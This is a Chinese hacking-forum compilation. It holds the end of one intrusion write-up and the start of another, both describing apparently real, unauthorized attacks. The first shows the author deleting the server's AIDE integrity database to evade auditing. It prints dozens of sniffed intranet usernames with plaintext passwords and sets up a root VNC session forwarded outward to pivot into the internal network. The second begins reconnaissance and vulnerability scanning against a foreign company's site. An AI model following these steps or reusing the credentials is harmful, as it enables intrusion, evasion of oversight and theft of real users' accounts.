


图 3-1-36

可以嗅探到东西就行。

### 十.删除 aide 文件审计:

在清理尾巴的时候看到了一个目录, aide, 我突然就联想到了我所改的文件是不是都被记录下来。哎呀! 差点出事, 如图 3-1-37,图 3-1-38,图 3-1-39:




图 3-1-37




图 3-1-38



```
#!/usr/tmp
# check only permissions, inode, user and group for /etc, but
# cover some important files closely.
/etc PERMS
!/etc/mtab
# Ignore backup files
!/etc/.~
/etc/exports NORMAL
/etc/fstab NORMAL
/etc/passwd NORMAL
/etc/group NORMAL
/etc/gshadow NORMAL
/etc/shadow NORMAL
/etc/security/opasswd NORMAL

/etc/hosts.allow NORMAL
/etc/hosts.deny NORMAL

/etc/sudoers NORMAL
/etc/skel NORMAL

/etc/logrotate.d NORMAL

/etc/resolv.conf DATAONLY

/etc/nscd.conf NORMAL
/etc/securetty NORMAL

# Shell/x starting files
/etc/profile NORMAL
/etc/bashrc NORMAL
/etc/bash_completion.d/ NORMAL
/etc/login.defs NORMAL
/etc/zprofile NORMAL
/etc/zshrc NORMAL
/etc/zlogin NORMAL
/etc/zlogout NORMAL
/etc/profile.d/ NORMAL
/etc/x11/ NORMAL

# Pkg manager
/etc/yum.conf NORMAL
/etc/yumex.conf NORMAL
/etc/yumex.profiles.conf NORMAL
/etc/yum/ NORMAL
/etc/yum.repos.d/ NORMAL
```

图 3-1-39

直接删掉，我让你检查！哈哈，如图 3-1-40:

```
[root@jcms ~]# cd /var/lib/aide/
[root@jcms aide]# rm -rf *
[root@jcms aide]# ls
[root@jcms aide]# aide --check
Couldn't open file /var/lib/aide/aide.db.gz for reading
[root@jcms aide]#
```



图 3-1-40

好吧，快 2 点了，睡觉，明天看结果。

**十一.查看嗅探内容:**

查看下嗅探的结果，果然嗅探出来数据了，但是中间有很多不必要的一些信息。

我需要删除它，如图 3-1-41:

```

SNMP : 210.75.207.94:161 -> COMMUNITY: public INFO: SNMP v2
SNMP : 210.75.207.88:161 -> COMMUNITY: public INFO: SNMP v2
SNMP : 210.75.207.88:161 -> COMMUNITY: public INFO: SNMP v2
SNMP : 210.75.207.88:161 -> COMMUNITY: public INFO: SNMP v2
SNMP : 210.75.207.88:161 -> COMMUNITY: public INFO: SNMP v2
SNMP : 210.75.207.88:161 -> COMMUNITY: public INFO: SNMP v2
DHCP : [00:1A:64:D5:5E:49] DISCOVER
DHCP : [00:1A:64:6C:CC:97] DISCOVER
DHCP : [00:1A:64:CB:3F:EA] DISCOVER
DHCP : [00:1A:64:27:AF:8D] DISCOVER
DHCP : [00:1A:64:6B:C7:42] DISCOVER
DHCP : [00:1A:64:CB:46:FB] DISCOVER
DHCP : [00:1A:64:D5:60:AC] DISCOVER
DHCP : [00:1A:64:D5:5E:49] DISCOVER
DHCP : [00:1A:64:6C:CC:97] DISCOVER
DHCP : [00:1A:64:CB:3F:EA] DISCOVER
DHCP : [00:1A:64:27:AF:8D] DISCOVER
DHCP : [00:1A:64:6B:C7:42] DISCOVER
HTTP : 10.149.100.200:80 -> USER: zhangyong PASS: zys INFO: http://10.149.100.200/login.jsp
HTTP : 10.149.100.200:80 -> USER: zhangyong PASS: zys INFO: http://10.149.100.200/login.jsp
DHCP : [00:1A:64:D5:60:AC] DISCOVER
DHCP : [00:1A:64:CB:46:FB] DISCOVER
DHCP : [00:1A:64:D5:5E:49] DISCOVER
DHCP : [00:1A:64:6C:CC:97] DISCOVER
DHCP : [00:1A:64:CB:3F:EA] DISCOVER
DHCP : [00:1A:64:27:AF:8D] DISCOVER
DHCP : [00:1A:64:6B:C7:42] DISCOVER
DHCP : [00:1A:64:D5:60:AC] DISCOVER
DHCP : [00:1A:64:CB:46:FB] DISCOVER
DHCP : [00:1A:64:D5:5E:49] DISCOVER
DHCP : [00:1A:64:6C:CC:97] DISCOVER
DHCP : [00:1A:64:CB:3F:EA] DISCOVER
DHCP : [00:1A:64:27:AF:8D] DISCOVER
DHCP : [00:1A:64:6B:C7:42] DISCOVER
DHCP : [00:1A:64:D5:60:AC] DISCOVER
DHCP : [00:1A:64:CB:46:FB] DISCOVER
DHCP : [00:1A:64:D5:5E:49] DISCOVER
DHCP : [00:1A:64:6C:CC:97] DISCOVER

```

图 3-1-41

那就是用 sed 命令吧，如图 3-1-42:

```

[/tmp/.../]$ sed -i -e '/DHCP:/d' ettercap

[/tmp/.../]$ sed -i -e '/SNMP/d' ettercap

[/tmp/.../]$ cat ettercap

+--[lmettercap 0.7.5+--[Om copyright 2001-2012 Ettercap Development Team

Listening on:
  eth0 -> 34:40:B5:AA:CB:BC
         10.149.100.150/255.255.255.0
         fe80::3640:b5ff:feaa:cbbc/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to UID 85534 GID 85534...

plugin ec_sslstrip.so cannot be loaded...
  30 plugins
  40 protocol dissectors
  55 ports monitored
13861 mac vendor fingerprint
1766 tcp OS fingerprint
2183 known services

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...

```

图 3-1-42

可以看到下图, 不必要的信息已经完全删除完毕, 如图 3-1-43:

```

HTTP : 10.149.100.150:8080 -> USER: test PASS: 123456 INFO: http://[redacted]3/jcms/index_jcms.jsp
HTTP : 10.149.100.150:8080 -> USER: test PASS: 123456 INFO: http://[redacted]3/jcms/index_jcms.jsp
HTTP : 10.149.100.200:80 -> USER: zhangyushan PASS: zys INFO: http://10.149.100.200/login.jsp
HTTP : 10.149.100.200:80 -> USER: zhangyushan PASS: zys INFO: http://10.149.100.200/login.jsp
HTTP : 10.149.100.200:80 -> USER: liufang PASS: 123 INFO: http://10.149.100.200/login.jsp
HTTP : 10.149.100.200:80 -> USER: liufang PASS: 123 INFO: http://10.149.100.200/login.jsp
HTTP : 10.149.100.150:8080 -> USER: ??????说? PASS: 111111 INFO: http://21[redacted]cms/index_jcms.jsp
HTTP : 10.149.100.150:8080 -> USER: bastzhou PASS: 68049714 INFO: http://[redacted]3/jcms/index_jcms.jsp
HTTP : 10.149.100.150:8080 -> USER: wuyuchuan PASS: 771209 INFO: http://[redacted]3/jcms/index_jcms.jsp
HTTP : 10.149.100.150:8080 -> USER: students2 PASS: 1234567 INFO: http://[redacted]3/jcms/index_jcms.jsp
HTTP : 10.149.100.200:80 -> USER: liufaxian PASS: 123 INFO: http://10.149.100.200/login.jsp
HTTP : 10.149.100.200:80 -> USER: liufaxian PASS: 123 INFO: http://10.149.100.200/login.jsp
HTTP : 10.149.100.150:8080 -> USER: www PASS: yongshi INFO: http://21[redacted]index_jcms.jsp
HTTP : 10.149.100.150:8080 -> USER: ?!??是? PASS: 2008bjaoowy INFO: ht[redacted]3/jcms/index_jcms.jsp
HTTP : 10.149.100.200:80 -> USER: yanghui PASS: 123 INFO: http://10.149.100.200/login.jsp
HTTP : 10.149.100.200:80 -> USER: yanghui PASS: 123 INFO: http://10.149.100.200/login.jsp
HTTP : 10.149.100.200:80 -> USER: liuyuanxin PASS: 123 INFO: http://10.149.100.200/login.jsp
HTTP : 10.149.100.150:8080 -> USER: 村?寒? PASS: 111111 INFO: http://2[redacted]3/jcms/index_jcms.jsp
HTTP : 10.149.100.200:80 -> USER: wangshu PASS: 321 INFO: http://10.149.100.200/login.jsp
HTTP : 10.149.100.150:8080 -> USER: ebast_admin PASS: 620605 INFO: ht[redacted]7.83/jcms/index_jcms.jsp
HTTP : 10.149.100.150:8080 -> USER: ??? PASS: 811130 INFO: http://21[redacted]s/index_jcms.jsp
HTTP : 10.149.100.150:8080 -> USER: 档?既? PASS: bjxxxy INFO: http://[redacted]83/jcms/index_jcms.jsp
HTTP : 10.149.100.150:8080 -> USER: 档?既? PASS: bjxxxy INFO: http://[redacted]83/jcms/index_jcms.jsp
HTTP : 10.149.100.150:8080 -> USER: 漏??? PASS: 84654997 INFO: http://2[redacted]83/jcms/index_jcms.jsp
HTTP : 10.149.100.150:8080 -> USER: 村?寒? PASS: 111111 INFO: http://21[redacted]3/jcms/index_jcms.jsp
HTTP : 10.149.100.150:8080 -> USER: 村?寒? PASS: 111111 INFO: http://21[redacted]3/jcms/index_jcms.jsp
HTTP : 10.149.100.200:80 -> USER: cuijiashu PASS: jiashu0309 INFO: http://10.149.100.200/login.jsp
HTTP : 10.149.100.150:8080 -> USER: ?!??是? PASS: 2008bjaoowy INFO: http://[redacted]ex_jcms.jsp
HTTP : 10.149.100.150:8080 -> USER: 村?寒? PASS: 111111 INFO: http://[redacted]83/jcms/index_jcms.jsp
HTTP : 10.149.100.150:8080 -> USER: lyj PASS: 666666 INFO: http://2[redacted]jcms/index_jcms.jsp
HTTP : 10.149.100.200:80 -> USER: zengfulin PASS: 123 INFO: http://10.149.100.200/login.jsp

```

图 3-1-43

## 十二.安装桌面环境

既然有内网地址的账号和密码以及 url, 就要进他们内网针对网站再次渗透。一个 SSH Socks 代理, 一个 vnc, 我肯定会选择后者, 操作起来很方便。但是, 因为内网的 ip 外网是无法访问的, 所以我就安装 vnc, 然后将 vnc 的 5900 端口转发的外网, 进入。问题又来了, 一般的服务器肯定不会安装桌面环境, 这样即使你把 vnc 给安装成功, 端口也转发出来了, 连接上去也是没有图形化界面, 这样你还是不能运行浏览器来进行内网渗透、所以第一步先安装 firefox 和桌面环境。

### ①先安装 firefox

如图 3-1-44:

```

[root@msf ~]# ssh 127.0.0.1 -p 550 -X
root@127.0.0.1's password:
Last login: Wed Aug 14 12:14:45 2013 from 10.149.97.99
[root@jcms ~]# firefox
Error: no display specified
[root@jcms ~]# cd /etc/yum.repos.d/
[root@jcms yum.repos.d]# ls
163.repo ettercap.repo
[root@jcms yum.repos.d]# clear

[root@jcms yum.repos.d]# ls
163.repo ettercap.repo
[root@jcms yum.repos.d]# yum install firefox
Loaded plugins: fastestmirror
Loading mirror speeds from cached hostfile
name | 4.2 kB | 00:00
name1 | 3.7 kB | 00:00
Setting up Install Process
Resolving Dependencies
--> Running transaction check
---> Package firefox.1686 0:3.6.9-2.el6 will be updated
---> Package firefox.1686 0:10.0.12-1.el6.centos will be an update
--> Processing Dependency: xulrunner >= 10.0.12-1 for package: firefox-10.0.12-1.el6.centos.1686
--> Processing Dependency: libmozalloc.so for package: firefox-10.0.12-1.el6.centos.1686

```

图 3-1-44

## ②安装桌面环境, 共需要装 2 个组

如图 3-1-45, 3-1-46, 图 3-1-47:




图 3-1-45




图 3-1-46




图 3-1-47

安装成功后下面就安装 vnc 了，安装 vnc，如图 3-1-48:




图 3-1-48

配置 vnc，如图 3-1-49，图 3-1-50:

```
"
# DO NOT RUN THIS SERVICE if your local area network is
# untrusted! For a secure way of using VNC, see
# <URL:http://www.uk.research.att.com/archive/vnc/sshvnc.html>.

# Use "-nolisten tcp" to prevent X connections to your VNC server via TCP.

# Use "-nohttptd" to prevent web-based VNC clients connecting.

# Use "-localhost" to prevent remote VNC clients connecting except when
# doing so through a secure tunnel. See the "-via" option in the
# `man vncviewer' manual page.

/VNCSERVERS="2:root"
/VNCSERVERARGS[2]="-geometry 800x600"
[root@jcms yum.repos.d]#
```



配置vnc为root权限, 800X600分辨率

图 3-1-49

```
[root@jcms yum.repos.d]# vncpasswd
Password:
Verify:
[root@jcms yum.repos.d]# /etc/init.d/vncserver restart
Shutting down VNC server: 2:root
Starting VNC server: 2:root
New 'jcms:2 (root)' desktop is jcms:2

Creating default startup script /root/.vnc/xstartup
Starting applications specified in /root/.vnc/xstartup
Log file is /root/.vnc/jcms:2.log

[ OK ]

[root@jcms yum.repos.d]# vim ~/.vnc/xstartup
[root@jcms yum.repos.d]# head -n 5 ~/.vnc/xstartup
#!/bin/sh

# Uncomment the following two lines for normal desktop:
unset SESSION_MANAGER
exec /etc/X11/xinit/xinitrc
[root@jcms yum.repos.d]#
```

设置vnc连接密码

[ FAILED ]

重启vnc服务

[ OK ]

设置桌面进入



图 3-1-50

使用端口转发, 将 5902 端口转发出来即可连接, 如图 3-1-51:




图 3-1-51

然后可以继续内网渗透, END。

(全文完) 责任编辑: Rem1x

## 第6节 记一次未完成的渗透

作者: lostwolf

来自: 法客论坛 - F4ckTeam

网址: <http://team.f4ck.org/>

最近一直挺忙, 又因本人技术真的很渣, 没什么好的东西能拿得出手来与大家分享, 所以一直没发帖。今夜, 心情甚是低落, 遂找个目标日日。文章很乱, 内容很基础, 图片、废话占据了大量的篇幅。老鸟略过, 菜鸟就当成科普文。涉及隐私 ip 隐去。

目标(某国外企业站): [www.target.com](http://www.target.com) ip:192.168.1.8。目标主站未发现动态脚本(asp,jsp,cfm,php,aspx...), 故从其它地方入手。

### 0x01 搜集域名信息

使用 google 搜索二级域名:site:target.com -inurl:www。

使用:dnsenum 探测二级域名: ./dnsenum.pl -f dns.txt -t 80 --threads 15 target.com。

使用这两种常用手法均未找到相关二级域名。使用御剑轻量级旁注查询工具未找到该公司相关的域名。

### 0x02 初步漏洞探测

在这里我使用一个小工具 wss.exe (不知道该工具出处听说是 safe3 web 漏洞扫描里面的), 该工具扫描漏洞能力并不强但是能快速扫描出一个 c 段中简单的一些 web 漏洞。在前期快速寻找漏洞站点就很适合。这里我写个批处理来方便使用, 效果如图 1-2-1:

```
@echo off
color a
MODE CON COLS=120 LINES=30
title c 段漏洞信息检测
echo c 段信息检测
set /p ips= 请输入要检测的 ip:
wss.exe wss.conf 65 %ips%
```



图 1-2-1

不多时就扫描完成了, 查看扫描结果, 如图 1-2-2:



图 1-2-2

结果还是令人满意的一个注入, 一个敏感目录等等。既然已经扫描出漏洞我们先别急着日下来, 万一跟目标毫无关系岂不是白日子了? 外网的情况下如何判断是否处在同一内网呢? 我们可以使路由跟踪命令 `tracert` 命令看看是否经过相同路由。

`tracert` 命令技巧:直接 `tracert ip` 会很慢, 而且容易超时。

我们使用 `tracert -4 -d -w 100 127.0.0.1`

选项:

- d 不将地址解析成主机名。
- w timeout 等待每个回复的超时时间(以毫秒为单位)
- 4 强制使用 IPv4。

设置些参数优化下, 速度会快很多。而且更直观, 如图 1-2-3:

